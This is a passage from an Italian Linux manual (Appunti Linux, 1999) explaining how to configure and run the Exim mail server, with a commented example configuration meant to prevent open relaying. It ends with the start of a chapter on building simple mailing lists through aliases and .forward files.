### 154.3.3 Configurazione principale

La prima parte del file di configurazione, fino al primo **`end`**, riguarda la definizione delle opzioni principali. Come è già stato accennato, è in questa parte che possono essere create delle macro, e la loro definizione si distingue in quanto i nomi di queste devono iniziare con una lettera maiuscola.

Questa parte della configurazione è la più semplice, perché richiede solo l'assegnamento di qualche valore a delle variabili prestabilite. L'elenco di tali variabili è molto lungo, e in ogni caso, è sufficiente definire gli assegnamenti riferiti alle opzioni che si vogliono modificare rispetto a quanto risulta predefinito.

Alcune opzioni

`exim_user =` ⟨*utente-usato-da-exim*⟩

`exim_group =` ⟨*gruppo-usato-da-exim*⟩

Quando possibile, Exim funziona utilizzando i privilegi dell'utente e del gruppo specificati attraverso la definizione di queste variabili.

`exim_path =` ⟨*percorso-completo-di-exim*⟩

Permette di specificare il percorso completo dell'eseguibile **`exim`**. Questa informazione serve quando la collocazione del programma non corrisponde all'informazione indicata in fase di compilazione. La conoscenza di tale percorso serve a Exim quando deve avviare una copia di se stesso.

`host_lookup_nets =` ⟨*indirizzo-ip*⟩`/`⟨*n-bit-maschera*⟩

Permette di definire un gruppo di indirizzi per i quali verificare sempre il nome attraverso il DNS. Generalmente, viene assegnato **`0.0.0.0/0`** che rappresenta ogni indirizzo IP possibile.

`local_domains =` ⟨*nome-locale*⟩`[:`⟨*nome-locale*⟩`]...`

Permette di definire i nomi di dominio completo che fanno capo al sistema locale, per i quali la posta elettronica viene consegnata localmente, senza attivare una connessione SMTP. In pratica, consente di definire anche i domini virtuali che fanno capo allo stesso nodo locale.

Come si vede dalla sintassi, si tratta di un elenco di stringhe, separato attraverso due punti verticali.

> Dovrebbe essere conveniente indicare sempre almeno i domini **`localhost`** e **`localhost.localdomain`**, nell'ipotesi che qualcuno usi indirizzi del tipo **`tizio@localhost`**, per quanto ciò possa essere assurdo.

`local_domains_include_host =` {`true`|`false`}

Attivando questa opzione (**`true`**), si fa in modo che il nome del nodo locale ottenuto dal sistema operativo, venga incluso automaticamente nell'elenco di domini locali (**`local_domains`**).

`log_level =` ⟨*n-livello*⟩

Permette di definire il livello di dettaglio per le informazioni memorizzate nei file delle registrazioni. Il valore 0 (zero) corrisponde al minimo; valori superiori aumentano le informazioni (6 dovrebbe essere il valore che genera la massima quantità di notizie). Se questa opzione non viene dichiarata, il livello predefinito è 5.

`message_size_limit =` ⟨*dimensione*⟩

Permette di fissare un tetto massimo alla dimensione dei messaggi in transito. Qui si usano normalmente i moltiplicatori **`K`** o **`M`**.

`never_users =` ⟨*utente*⟩`[:`⟨*utente*⟩`]...`

Permette di escludere il recapito di messaggi a determinati utenti, a meno che sia stato specificato un alias adatto nel file `/etc/aliases`. In pratica, serve per indicare l'elenco degli utenti di sistema, a cominciare da **`root`**, che non possono o non dovrebbero ricevere posta.

`primary_host_name =` ⟨*nome-canonico*⟩

Permette di definire esplicitamente il nome canonico primario del nodo locale. Se non viene specificata questa opzione, tale nome viene ottenuto dal sistema operativo, attraverso la funzione **`uname()`**.

`relay_domains_include_local_mx =` {`true`|`false`}

Attivando l'opzione, si fa in modo di consentire il *relay* verso i domini che, secondo il DNS, dovrebbero essere serviti dal nodo locale. In pratica, si fa in modo di seguire la configurazione definita attraverso il DNS, con i record MX, con cui si stabilisce che tale server SMTP si deve occupare della consegna presso quei domini, accettando messaggi provenienti da qualunque dominio esterno.

`sender_host_accept_relay =` ⟨*modello-domini*⟩`[:`⟨*modello-domini*⟩`]...`

Permette di definire verso quali domini è consentito il *relay* in uscita, ovvero, verso cui è consentito inviare messaggi. Se si vuole permettere la trasmissione di posta elettronica verso qualunque indirizzo, è necessario assegnare un asterisco, che si traduce in qualunque dominio.

`spool_directory =` ⟨*directory*⟩

Definisce il percorso della directory usata come coda dei messaggi da Exim. Generalmente potrebbe trattarsi di `/var/spool/exim/`, che poi si articola ulteriormente.

`trusted_users =` ⟨*utente-fidato*⟩`[:`⟨*utente-fidato*⟩`]...`

`trusted_groups =` ⟨*gruppo-fidato*⟩`[:`⟨*gruppo-fidato*⟩`]...`

Definisce quali processi possono passare messaggi a Exim, specificando il mittente attraverso l'opzione **`-f`** della riga di comando. Tali processi sono accettati in quanto avviati con i privilegi dell'utente o del gruppo indicati. Se non viene specificata alcuna di queste due opzioni, ciò può essere fatto solo da un processo con i privilegi dell'utente **`root`**.

Solitamente si definisce in questo modo l'utente **`exim`** (senza indicare alcun gruppo); potrebbe essere conveniente aggiungere altri utenti nel caso si vogliano gestire delle liste (*mailing list*) con caratteristiche particolari.

### 154.3.4 Configurazione dei driver

La seconda, la terza e la quarta parte del file di configurazione sono dedicate alla definizione delle istanze dei driver di trasporto, di direzione (*director*) e di instradamento.

In queste parti, le direttive del file di configurazione sono suddivise a gruppetti, ognuno riferito alla definizione di un'istanza particolare. In pratica, appare la dichiarazione del nome dell'istanza che termina con due punti verticali, seguita da una riga contenente la dichiarazione del driver di riferimento, e da una serie di altre righe opzionali, contenenti le impostazioni che gli si devono applicare (quando quelle predefinite non vanno bene).

⟨*nome-di-istanza-del-driver*⟩:

```
driver = ⟨nome-del-driver⟩
[⟨direttiva-di-opzione⟩]
[⟨direttiva-di-opzione⟩]
...
```

Le opzioni che possono essere indicate, si distinguono in generiche e private. Le opzioni generiche possono essere utilizzate con tutti i driver di uno stesso tipo (trasporto, direzione, instradamento), mentre quelle private si riferiscono solo a driver particolari. La direttiva che definisce il driver è un'opzione generica, che deve essere posta all'inizio, come mostra lo schema sintattico.

In passato, nelle prime versioni di Exim, era necessario separare le opzioni con una virgola, mettendo prima le opzioni generiche e dopo quelle specifiche; inoltre, il passaggio da opzioni generiche a opzioni specifiche doveva essere segnalato con un punto e virgola. Attualmente, queste restrizioni non esistono più, e non è richiesta l'indicazione di virgole o punti e virgola. Questa informazione viene riportata a spiegazione del motivo per il quale diversi esempi di configurazione in circolazione hanno ancora queste virgole e questi punti e virgola, qua e la, senza un motivo apparente.

A titolo di esempio vengono mostrate e descritte un paio di dichiarazioni significative, che appaiono anche nell'esempio completo mostrato più avanti.

```
local_delivery:
  driver = appendfile
  file = /var/mail/${local_part}
```

Nella configurazione del trasporto, definisce l'istanza **`local_delivery`** del driver **`appendfile`**. Dal nome si intende che si tratta del trasporto che si deve occupare di consegnare localmente la posta elettronica.

Attraverso il driver **`appendfile`** si ottiene di aggiungere i messaggi a un file già esistente, specificato attraverso l'opzione **`file`**: in questo caso si tratta di **`/var/mail/${local_part}`**, che in pratica si espande in un file denominato come l'utente che deve riceverlo, collocato nella directory `/var/mail/`.[2]

```
localuser:
  driver = localuser
  transport = local_delivery
```

Questo esempio fa riferimento alla configurazione del sistema di direzione; il nome dell'istanza è lo stesso di quello del driver, ma si tratta di cose differenti. Si può osservare la dichiarazione del trasporto utilizzato: **`local_delivery`**, cioè il tipo di trasporto (l'istanza) già vista nell'esempio precedente.

### 154.3.5 Configurazione dei tentativi ripetuti

La penultima parte del file di configurazione, serve a definire il modo in cui scandire la ripetizione dei tentativi di invio (o di consegna) della posta. Ciò permette di distinguere il comportamento in base al dominio di destinazione e al tipo di errore che ha impedito la consegna del messaggio. Generalmente si trova già un esempio generico sufficiente.

> Gli intervalli con cui vengono ripetuti i tentativi, devono tenere conto della frequenza con cui viene riavviato il processo di scansione della coda. Per esempio, se viene avviato **`exim`** con l'opzione **`-q30m`**, che, come verrà descritto, richiede il controllo della coda ogni 30 minuti, è poco sensato specificare nella configurazione intervalli inferiori, perché non potrebbero essere rispettati.

### 154.3.6 Configurazione della riscrittura degli indirizzi

L'ultima parte della configurazione è generalmente assente, o senza direttive. Serve a definire delle regole di alterazione sistematica degli indirizzi.

Per comprendere il problema viene descritto un caso pratico che potrebbe interessare. Quando si passa da Sendmail a Exim, potrebbe sentirsi la necessità di fare in modo che gli indirizzi ⟨*nome*⟩+⟨*qualcosa*⟩@⟨*dominio*⟩, vengano consegnati a ⟨*nome*⟩@⟨*dominio*⟩. Alcuni utenti potrebbero utilizzare questo trucco (comune per Sendmail) per distinguere la fonte da cui lo scrivente può avere tratto il loro indirizzo, e avere implicitamente un'idea del contesto per il quale viene inviato ogni messaggio.

Exim ha dei meccanismi più potenti, ma quando si passa da Sendmail a Exim, gli utenti potrebbero desiderare di mantenere le vecchie convenzioni. La direttiva seguente dovrebbe risolvere il problema.

[2] La directory in questione deve avere i permessi 1777, altrimenti non può funzionare il sistema di *lock* e in pratica i messaggi non vengono recapitati.

```
^(..*?)\+(.*)@(..*)$ $1@$3 T
```

Come si vede, attraverso un'espressione regolare vengono estratti gli elementi che contano dall'indirizzo, che poi viene ricostruito senza la parte superflua che ne impedirebbe il recapito.

### 154.3.7 Configurazione generica

Lo scopo dell'esempio di configurazione che viene allegato è quello di impedire il *relay* generalizzato. In pratica, è necessario attivare un DNS con il record MX, e se il server SMTP locale è quello indicato in questo record MX, allora è consentita la ricezione di messaggi destinati a utenti collocati nel gruppo di nodi di competenza, secondo quanto stabilito dal DNS. L'invio dei messaggi provenienti dall'interno del gruppo di nodi stabilito in questo modo, è consentito per qualunque destinazione.

```
########################################################################
# CONFIGURAZIONE PRINCIPALE                                            #
########################################################################

#-----------------------------------------------------------------------
# Definisce il tempo massimo di attesa per accettare un messaggio che
# non provenga dal protocollo SMTP. Si tratta in pratica del tempo
# massimo concesso per i messaggi che provengono dallo standard input.
# Il valore predefinito è 0, corrispondente a un tempo infinito.
#-----------------------------------------------------------------------
accept_timeout = 15m

#-----------------------------------------------------------------------
# Se la coda non è controllata regolarmente, assicura che sia tentata
# una nuova consegna dei messaggi congelati (frozen).
#-----------------------------------------------------------------------
auto_thaw = 1d

#-----------------------------------------------------------------------
# Previene la corruzione dei file assicurando che ci sia abbastanza
# spazio nell'unità utilizzata per la coda dei messaggi.
# Questo valore deve essere un po' superiore alla dimensione massima
# consentita per i messaggi.
#-----------------------------------------------------------------------
check_spool_space = 5M

#-----------------------------------------------------------------------
# Previene il sovraccarico del sistema, definendo un limite massimo
# al carico medio, durante il quale viene rifiutata la consegna
# dei messaggi.
#-----------------------------------------------------------------------
# deliver_load_max = 6

#-----------------------------------------------------------------------
# Quando possibile, i processi avviati da Exim hanno solo i privilegi
# dell'utente e del gruppo indicato.
#-----------------------------------------------------------------------
exim_user = exim
exim_group = mail

#-----------------------------------------------------------------------
# La direttiva seguente fa in modo che Exim traduca tutti i numeri IP
# delle chiamate in ingresso in nomi, utilizzando il DNS.
# Ciò permette di ottenere il nome vero di ogni host mittente.
#-----------------------------------------------------------------------
host_lookup_nets = 0.0.0.0/0

#-----------------------------------------------------------------------
# Permette di evitare che vengano congelati i messaggi contenenti
# un errore nell'indirizzo.
#-----------------------------------------------------------------------
ignore_errmsg_errors = true

#-----------------------------------------------------------------------
```

```
# Permette di specificare esplicitamente il dominio o i domini locali.
#----------------------------------------------------------------------
local_domains = "localhost:localhost.localdomain"

#----------------------------------------------------------------------
# Permette di includere automaticamente il nome dell'host nell'elenco
# di local_domains, come definito con la direttiva primary_hostname,
# oppure, in sua mancanza attraverso una chiamata alla funzione uname().
#----------------------------------------------------------------------
local_domains_include_host = true

#----------------------------------------------------------------------
# Permette di registrare i destinatari a cui viene rifiutato
# l'invio del messaggio, per un qualunque motivo di politica
# amministrativa.
#----------------------------------------------------------------------
log_refused_recipients = true

#----------------------------------------------------------------------
# Permette di registrare tutte le modifiche apportate ai messaggi.
#----------------------------------------------------------------------
log_rewrites = true

#----------------------------------------------------------------------
# Permette di annotare il risultato finale di una connessione smtp.
#----------------------------------------------------------------------
log_smtp_confirmation = true

#----------------------------------------------------------------------
# Permette di definire il limite massimo della dimensione dei messaggi
# in transito.
#----------------------------------------------------------------------
message_size_limit = 4M

#----------------------------------------------------------------------
# Permette di specificare un elenco di utenti che non possono essere
# usati per la consegna locale dei messaggi.
# Tali utenti possono comunque essere ridiretti attraverso il
# file /etc/aliases.
#----------------------------------------------------------------------
never_users = "root:bin:daemon:adm:lp:sync:shutdown:halt:mail:news:\
                uucp:operator:games:gopher:ftp:nobody:exim"

#----------------------------------------------------------------------
# Permette di definire il nome canonico dell'host locale.
# Se non viene utilizzata questa direttiva, si utilizza la funzione
# uname() per ottenere tale nome.
#----------------------------------------------------------------------
# primary_hostname =

#----------------------------------------------------------------------
# Previene il sovraccarico del sistema, definendo un limite massimo
# al carico medio, durante il quale la consegna dei messaggi viene
# ritardata.
#----------------------------------------------------------------------
queue_only_load = 4

#----------------------------------------------------------------------
# Consente il relay in ingresso, verso i domini di competenza, secondo
# quanto stabilito dal DNS attraverso i record MX.
# In pratica, se l'host locale è indicato in un record MX, questo
# diviene automaticamente il relay per tutte le destinazioni
# previste attraverso il DNS.
#----------------------------------------------------------------------
relay_domains_include_local_mx = true
```

```
#----------------------------------------------------------------------
# Permette di stabilire il limite massimo della dimensione dei messaggi
# che «rimbalzano» al mittente. Se tali messaggi dovessero essere di
# dimensione maggiore, verrebbero troncati.
#----------------------------------------------------------------------
return_size_limit = 20K

#----------------------------------------------------------------------
# Permette si stabilire a quali host possono essere inviati i messaggi
# in uscita.
# Utilizzando l'asterisco, si consente l'invio di messaggi a qualunque
# destinazione.
#----------------------------------------------------------------------
sender_host_accept_relay = *

#----------------------------------------------------------------------
# Definisce la directory usata da Exim per la gestione delle code.
#----------------------------------------------------------------------
spool_directory = /var/spool/exim

#----------------------------------------------------------------------
# Permette di eliminare automaticamente le parentesi angolari eccessive,
# utilizzate eventualmente per circoscrivere un indirizzo e-mail.
# In pratica, <<xxx@a.b.c.d>> viene trasformato in <xxx@a.b.c.d>.
#----------------------------------------------------------------------
strip_excess_angle_brackets = true

#----------------------------------------------------------------------
# Permette di eliminare automaticamente un punto finale aggiunto
# (erroneamente) a un indirizzo e-mail.
#----------------------------------------------------------------------
strip_trailing_dot = true

#----------------------------------------------------------------------
# Se è stato stabilito di fare funzionare Exim con il suo proprio
# UID (e non root), solitamente «exim», conviene definire tale utente
# come trusted_users.
#----------------------------------------------------------------------
trusted_users = exim

end

######################################################################
# CONFIGURAZIONE DEL TRASPORTO                                       #
######################################################################

#----------------------------------------------------------------------
# Viene definito il trasporto per la consegna locale dei messaggi.
# In modo predefinito, il processo relativo funziona con i privilegi
# (UID e GID) dell'utente locale destinatario. Per questo, se la
# directory di destinazione del messaggio fosse comune a tutti
# gli utenti, questa dovrebbe avere i permessi 1777.
#----------------------------------------------------------------------
local_delivery:
  driver = appendfile
  file = /var/mail/${local_part}
# group = mail
# mode = 0660

#----------------------------------------------------------------------
# Viene definito il trasporto per la gestione delle pipeline generate
# attraverso gli alias (il file /etc/aliases o .forward).
# Se la pipeline genera qualcosa attraverso lo standard output, questo
# viene restituito al mittente, in qualità di errore.
```

```
#-----------------------------------------------------------------------
address_pipe:
  driver = pipe
  return_output

#-----------------------------------------------------------------------
# Viene definito il trasporto per la gestione dei file generati
# attraverso gli alias e i forward personali (il file /etc/aliases e
# i file .forward).
#-----------------------------------------------------------------------
address_file:
  driver = appendfile

#-----------------------------------------------------------------------
# Viene definito il trasporto per la gestione dei file generati
# attraverso gli alias e i forward personali (/etc/aliases e .forward),
# quando i percorsi terminano con la barra obliqua (/). In tal caso,
# questi percorsi vengono trattati come directory, e i messaggi vengono
# memorizzati su file distinti.
#-----------------------------------------------------------------------
address_directory:
  driver = appendfile
  no_from_hack
  prefix = ""
  suffix = ""
# maildir_format

#-----------------------------------------------------------------------
# Viene definito il trasporto per la gestione delle risposte automatiche
# generate da opzioni di filtro...
#-----------------------------------------------------------------------
address_reply:
  driver = autoreply

#-----------------------------------------------------------------------
# Viene definito il trasporto per la gestione della consegna di messaggi
# attraverso connessioni SMTP.
#-----------------------------------------------------------------------
remote_smtp:
  driver = smtp
  command_timeout = 1m
  connect_timeout = 10s

end

########################################################################
# CONFIGURAZIONE DEL SISTEMA DI CONSEGNA LOCALE: «DIRECTOR»           #
########################################################################

#-----------------------------------------------------------------------
# Viene definito il director per la gestione degli alias del file
# /etc/aliases.
# In particolare, se si vogliono usare le pipeline, è necessario
# definire l'utente e il gruppo proprietari del processo che verrà
# avviato in conseguenza della prosecuzione (forward) di un messaggio a
# tali forme di destinatari.
#-----------------------------------------------------------------------
system_aliases:
  driver = aliasfile
  file = /etc/aliases
  search_type = lsearch
# user = exim
# group = mail

#-----------------------------------------------------------------------
```

```
# Viene definito il director per la gestione della ridirezione dei
# messaggi attraverso i file .forward personali di ogni utente.
#-----------------------------------------------------------------------
userforward:
  driver = forwardfile
  file = .forward
  no_verify
  check_ancestor
  filter

#-----------------------------------------------------------------------
# Viene definito il director per la gestione delle caselle personali
# degli utenti.
#-----------------------------------------------------------------------
localuser:
  driver = localuser
  transport = local_delivery

end

########################################################################
# CONFIGURAZIONE DEGLI INSTRADAMENTI                                   #
########################################################################

#-----------------------------------------------------------------------
# Viene definito l'instradamento verso host remoti attraverso il
# protocollo SMTP, utilizzando nomi di dominio normali.
#-----------------------------------------------------------------------
lookuphost:
  driver = lookuphost
  transport = remote_smtp

#-----------------------------------------------------------------------
# Viene definito l'instradamento verso host remoti attraverso il
# protocollo SMTP, utilizzando indirizzi IP numerici.
#-----------------------------------------------------------------------
literal:
  driver = ipliteral
  transport = remote_smtp

end

########################################################################
# CONFIGURAZIONE DEI TENTATIVI RIPETUTI                                #
########################################################################

#-----------------------------------------------------------------------
# Quella seguente è la regola standard di ripetizione dei tentativi
# di invio di un messaggio, a seguito di un errore.
# Inizialmente, per 2 ore, i tentativi vengono ripetuti ogni 15 minuti;
# successivamente, per 16 ore, i tentativi vengono ripetuti a intervalli
# crescenti, a iniziare dopo 2 ore, crescendo con un fattore di 1,5;
# infine, per un massimo di 4 giorni, vengono ripetuti i tentativi
# ogni 8 ore.
#-----------------------------------------------------------------------
# Dominio              Errore      Ripetizione dei tentativi
# -------              ------      -------------------------

*                      *           F,2h,15m; G,16h,2h,1.5; F,4d,8h

end

########################################################################
# CONFIGURAZIONE DELLA RISCRITTURA DEGLI INDIRIZZI                     #
########################################################################
```

```
#-----------------------------------------------------------------------
# L'esempio seguente, che appare commentato, permette di trasformare
# l'indirizzo di destinazione di ogni messaggio, in modo da non
# tenere in considerazione il segno «+».
# Per esempio, tizio+archivio@mio.dominio viene consegnato a
# tizio@mio.dominio.
# Ciò può essere utile se si vuole in qualche modo consentire agli
# utenti l'uso del simbolo «+» per contestualizzare l'indirizzo
# e-mail, come si può fare con Sendmail.
#-----------------------------------------------------------------------
# ^(..*?)\+(.*)@(..*)$ $1@$3 T

end

########################################################################
```

## 154.4 Avvio di Exim

L'avvio di Exim, allo scopo di attivare il servizio SMTP, avviene di solito attraverso la procedura di inizializzazione del sistema, come processo indipendente da **`inetd`**, anche se quest'ultima possibilità è comunque consentita. Ma Exim può essere avviato anche per altri motivi, in particolare per ricevere un messaggio dallo standard input, da recapitare in qualche modo, oppure per ripassare i messaggi rimasti in coda, per ritentare il loro invio.

A seconda dello scopo per il quale viene avviato l'eseguibile **`exim`**, possono essere richiesti dei privilegi particolari. Per la precisione, si distingue tra utenti comuni e amministratori. L'amministratore è l'utente **`root`**, l'utente abbinato a Exim (normalmente **`exim`**), e gli utenti definiti attraverso l'opzione **`trusted_users`**.

Uno dei motivi per cui può essere più conveniente avviare il servizio SMTP di Exim, in modo indipendente da **`inetd`**, è il fatto di poter affidare al demone Exim, così avviato, anche il compito di provvedere alla gestione dei messaggi in coda in modo automatico. Se si utilizza il controllo di **`inetd`**, occorre affidare il lavoro di gestione della coda a un altro processo.

Quando si usa Exim come demone, cioè in modo autonomo da **`inetd`**, si usa l'opzione **`-bd`**, seguita quasi sempre da **`-q`**⟨*tempo*⟩, che serve a specificare l'intervallo di scansione della coda di messaggi in attesa.

Se si vuole gestire il servizio SMTP attraverso il controllo di **`inetd`**, occorre specificare l'opzione **`-bs`** e si deve dichiarare una riga simile a quella seguente nel file `/etc/inetd.conf`.

```
smtp    stream  tcp     nowait  root    /usr/sbin/in.smtpd  in.smtpd -bs
```

In particolare, `/usr/sbin/in.smtpd` deve essere un collegamento all'eseguibile **`exim`** reale.

### 154.4.1 # exim

`exim [`⟨*opzioni*⟩`]`

**`exim`** è l'eseguibile che svolge tutto il lavoro dell'applicativo Exim (a parte qualche script, i collegamenti e alcuni programmi di contorno per la gestione dei file DBM). A seconda delle opzioni utilizzate può funzionare come demone, come programma dipendente da **`inetd`**, può ricevere messaggi attraverso lo standard input, e può scandire la coda in attesa.

Di seguito vengono elencate solo alcune opzioni assolutamente indispensabili, che servono a rendere l'idea delle funzioni di questo eseguibile.

#### Alcune opzioni

`-bd`

Avvia **`exim`** come demone in attesa di connessioni SMTP. **`exim`** può essere avviato in questo modo solo da un amministratore, e di solito avviene per mezzo della procedura di inizializzazione del sistema. Quando **`exim`** viene avviato con questa opzione, ma in modo manuale, può essere conveniente aggiungere l'uso delle opzioni diagnostiche **`-d`** o **`-dm`**.

`-bs`

Avvia **`exim`** in modo che questo si metta in attesa di ricevere messaggi dallo standard input, rispondendo poi a questi attraverso lo standard output. Questa opzione viene usata normalmente per gestire l'avvio di **`exim`** attraverso **`inetd`**.

`-bp`

Questa opzione permette di visualizzare l'elenco dei messaggi rimasti in coda per qualche motivo. Il funzionamento non è perfettamente identico a Sendmail, in quanto ci sono circostanze in cui, per qualche motivo, i messaggi in coda non vengono visualizzati.

`-bt [`⟨*indirizzo*⟩`]`

Avvia **`exim`** in una modalità di verifica degli indirizzi. Se viene indicato un indirizzo come argomento dell'opzione, si ottengono le informazioni essenziali sulla consegna verso tale destinazione. Ciò permette di verificare la correttezza della configurazione, dal momento che si ottiene anche l'indicazione del tipo di direzione e di trasporto utilizzati.

Se non viene specificato l'indirizzo nella riga di comando, **`exim`** funziona in modo interattivo, proponendo un *prompt* (il simbolo **`>`**) per l'inserimento di ogni indirizzo da verificare (per terminare si può utilizzare la combinazione [ *Ctrl+c* ]).

`-d[`⟨*n-livello*⟩`]`

Permette di avviare **`exim`** in modo diagnostico, allo scopo di visualizzare informazioni attraverso lo standard error. Dopo la lettera dell'opzione, può essere aggiunto un numero che serve a rappresentare l'entità di informazioni desiderate: 1 rappresenta un livello minimo, che viene utilizzato se non si specifica alcun numero, mentre un valore più grande rappresenta più informazioni.

`-dm`

Permette di ottenere informazioni diagnostiche riferite all'allocazione e alla deallocazione di memoria.

`-q`

L'opzione **`-q`** può avere un argomento, ma se usata da sola, fa in modo che **`exim`** esegua una scansione (una soltanto) dei messaggi in coda, tentando di consegnare ogni messaggio trovato al suo interno. La scansione non segue un ordine preciso, e alla sua conclusione, **`exim`** termina di funzionare. Questa opzione può essere usata solo da un amministratore.

`-q`⟨*tempo*⟩

L'opzione **`-q`**, seguita dall'indicazione di una durata temporale, fa in modo che **`exim`** esegua una scansione della coda in modo ripetitivo, a intervalli della durata specificata dall'argomento. In questo modo, **`exim`** deve continuare a funzionare a tempo indeterminato.

Questa opzione, con argomento, viene usata preferibilmente per l'avvio di **`exim`** come demone, in modo tale che possa prendersi cura sia del servizio SMTP che della verifica della coda.

> L'intervallo specificato in questo modo, determina in pratica il tempo minimo che può essere indicato nella configurazione dei tentativi ripetuti.

`-v`

È sinonimo di **`-d1`**.

### 154.4.2 Collegamento a exim

Come accade spesso nei sistemi Unix, l'eseguibile **`exim`** può essere avviato utilizzando nomi diversi che definiscono implicitamente l'uso di opzioni determinate, che potrebbero essere difficili da ricordare. Non sempre i pacchetti di Exim includono tutti i collegamenti possibili che potrebbero essere utili. Vale quindi la pena di riassumere quelli più comuni, che potrebbero essere realizzati utilmente se mancano nel proprio pacchetto.

- `/usr/lib/sendmail`, `/usr/sbin/sendmail`

  Questi due collegamenti sono praticamente indispensabili se si vogliono utilizzare gli MUA comuni, cioè i programmi come **`mail`**, che per l'invio dei messaggi si avvalgono proprio dell'eseguibile **`sendmail`**. Exim riconosce molte delle opzioni di Sendmail, e in tal modo è possibile usare tali collegamenti.

  Secondo la logica di GNU/Linux, l'eseguibile **`sendmail`** dovrebbe trovarsi esclusivamente nella directory `/usr/sbin/`, ma per rispettare la tradizione è meglio aggiungere anche l'altro (`/usr/lib/sendmail`) perché si vedono ancora script che fanno affidamento su questo.

- `/usr/bin/mailq`

  Quando **`exim`** viene avviato con il nome **`mailq`**, permette di conoscere lo stato della coda, come se fosse stato avviato con l'opzione **`-bp`**.

- `/usr/bin/runq`

  Quando **`exim`** viene avviato con il nome **`runq`**, fa in modo che **`exim`** esegua una singola scansione della coda, cercando di inviare i messaggi rimasti in attesa. Ciò, in pratica, come se fosse stato avviato con l'opzione **`-q`**.

## 154.5 Code e registri

Molto probabilmente (dipende da come è stato configurato in fase di compilazione), la directory `/var/spool/exim/` si articola in varie sottodirectory destinate a contenere informazioni variabili di vario tipo, tra cui le code dei messaggi e i file delle registrazioni.

La directory `input/` contiene precisamente i file delle code. Per ogni singolo messaggio che venga messo in attesa, si formano almeno due file: uno che termina con la sigla **`-D`** (*data*), che contiene il corpo del messaggio, e uno che termina con la sigla **`-H`** (*head*), che contiene le altre informazioni. Se un messaggio è diretto a diversi destinatari, la sua consegna può richiedere molto tempo, e l'annotazione delle destinazioni presso cui è stato recapitato con successo. In tal caso viene creato un terzo file, che termina con la sigla **`-J`** (*journal*), all'interno del quale si annotano gli indirizzi già raggiunti.

Se un messaggio finisce in coda, ci deve essere un motivo. Nella directory `msglog/` vengono annotati file con gli stessi nomi utilizzati per i dati in coda, senza sigle finali, contenenti l'elenco degli insuccessi accumulati durante i vari tentativi ripetuti.

Se si decide di intervenire in modo brutale nei file delle code, cancellandoli, ci si deve ricordare di eliminare anche i file corrispondenti della directory `msglog/`.

Naturalmente sono disponibili anche dei file di registrazioni veri e propri, che potrebbero trovarsi in `/var/spool/exim/log/`, oppure, più convenientemente, in `/var/log/exim/`. Si tratta di tre file: `mainlog`, `rejectlog`, `processlog` e `paniclog`. Il significato, e quindi il contenuto, dovrebbe essere intuitivo: `mainlog` è l'archivio principale delle operazioni compiute, in cui si segnalano l'arrivo e la consegna di ogni messaggio; `rejectlog` registra le informazioni sui messaggi il cui transito è rifiutato in funzione della configurazione; `processlog` serve a segnalare l'effetto della ricezione di alcuni segnali (come **`SIGHUP`** e **`SIGUSR1`**); infine, `paniclog` permette di annotare le situazioni di errore che Exim non riesce a gestire.

Attraverso l'opzione **`log_level`** del file di configurazione, è possibile definire il livello di dettaglio delle informazioni che appaiono nel file delle registrazioni. Il valore predefinito corrisponde comunque a un buon livello di dettaglio.

Con l'opzione **`preserve_message_logs`**, attivandola, è possibile evitare la cancellazione dei file delle registrazioni collocati nella directory `msglog/`. Ciò può essere utile solo nel caso in cui si volesse fare un controllo approfondito degli errori che si verificano durante i vari tentativi di consegna.

### 154.5.1 Archiviazione dei file delle registrazioni

Le distribuzioni GNU/Linux dovrebbero essere organizzate per gestire in modo elegante l'archiviazione dei file delle registrazioni, spezzando i file in parti che contengono periodi relativamente brevi, solitamente distinte attraverso un'estensione numerica progressiva che indica l'età relativa del file.

Exim fornisce un proprio script per svolgere questo compito, **`exicyclog`**, e questo può essere usato quando la propria distribuzione GNU/Linux non dovesse già provvedere per conto proprio.

Per avviarlo, si potrebbe mettere un'istruzione come quella seguente nel file `/etc/crontab` (ammesso che lo script si trovi nella directory `/usr/sbin/`).

```
01 0 * * * root /usr/sbin/exicyclog
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Mailing list

Una *mailing list*, o più semplicemente ***lista***, è un servizio attraverso cui un gruppo di persone può inviare dei messaggi di posta elettronica a tutti i partecipanti, creando in pratica un mezzo pratico per discutere di un certo argomento. Sotto questo aspetto, la *mailing list* compie lo stesso servizio di un *newsgroup*, con la differenza che ci si deve iscrivere presso il server (o il «robot») che offre il servizio, e che i messaggi vengono inviati a tutti i partecipanti iscritti.

Dal momento che la *mailing list* richiede questa forma di iscrizione, tende a escludere i visitatori occasionali (o casuali), ma permette ugualmente l'accesso a un numero di utenti più vasto: tutti quelli che hanno la possibilità di usare la posta elettronica. Infatti, per quanto riguarda i *newsgroup*, sono rari gli utenti di Internet che possono accedere a tutti i gruppi di discussione.

Il servizio di una *mailing list* viene svolto normalmente da un programma che si occupa di ricevere la posta da un certo indirizzo e conseguentemente di rispedire i messaggi a tutti gli iscritti. Per iscriversi occorre inviare un messaggio speciale al programma che lo gestisce, contenente il nome della lista e l'indirizzo di posta elettronica di colui che si iscrive; in modo analogo si interviene per cancellare l'iscrizione.

Dal punto di vista amministrativo, si distinguono due tipi di liste: moderate e non moderate. Una lista moderata è quella in cui tutti i messaggi, prima di essere ritrasmessi agli iscritti, vengono controllati da uno o più moderatori; l'altro tipo di lista non viene controllata da alcuno.

| |
|---|
| In questo capitolo si fa riferimento implicitamente all'utilizzo di Sendmail. Tuttavia, le indicazioni date possono adattarsi a Exim, anche se non in modo identico. Quando necessario vengono aggiunte delle note riferite alle particolarità di Exim. |

## 155.1 Lista elementare

Prima di vedere il funzionamento di un applicativo organizzato per la gestione di una lista, conviene apprenderne i rudimenti realizzandone una elementare attraverso la gestione degli alias.

Se l'obbiettivo che ci si prefigge è solo quello di definire un indirizzo di posta elettronica che serva come punto di riferimento per la prosecuzione (*forward*) dei messaggi a un elenco di persone, si può agire in due modi differenti: modificando il file `/etc/aliases`, oppure creando un utente fittizio che possieda nella sua directory personale il file `~/.forward`.

### 155.1.1 Utente fittizio

Il secondo caso, quello dell'utente fittizio, è il più semplice da comprendere. Se si suppone di voler creare la lista **`prova`**, basterà registrare un utente con lo stesso nome, facendo opportunamente in modo che questo non abbia una password valida e nemmeno una shell funzionante. Nella sua directory *home* verrà creato e gestito il file `~/.forward` nel quale verranno inseriti gli indirizzi degli utenti iscritti alla lista **`prova`**.

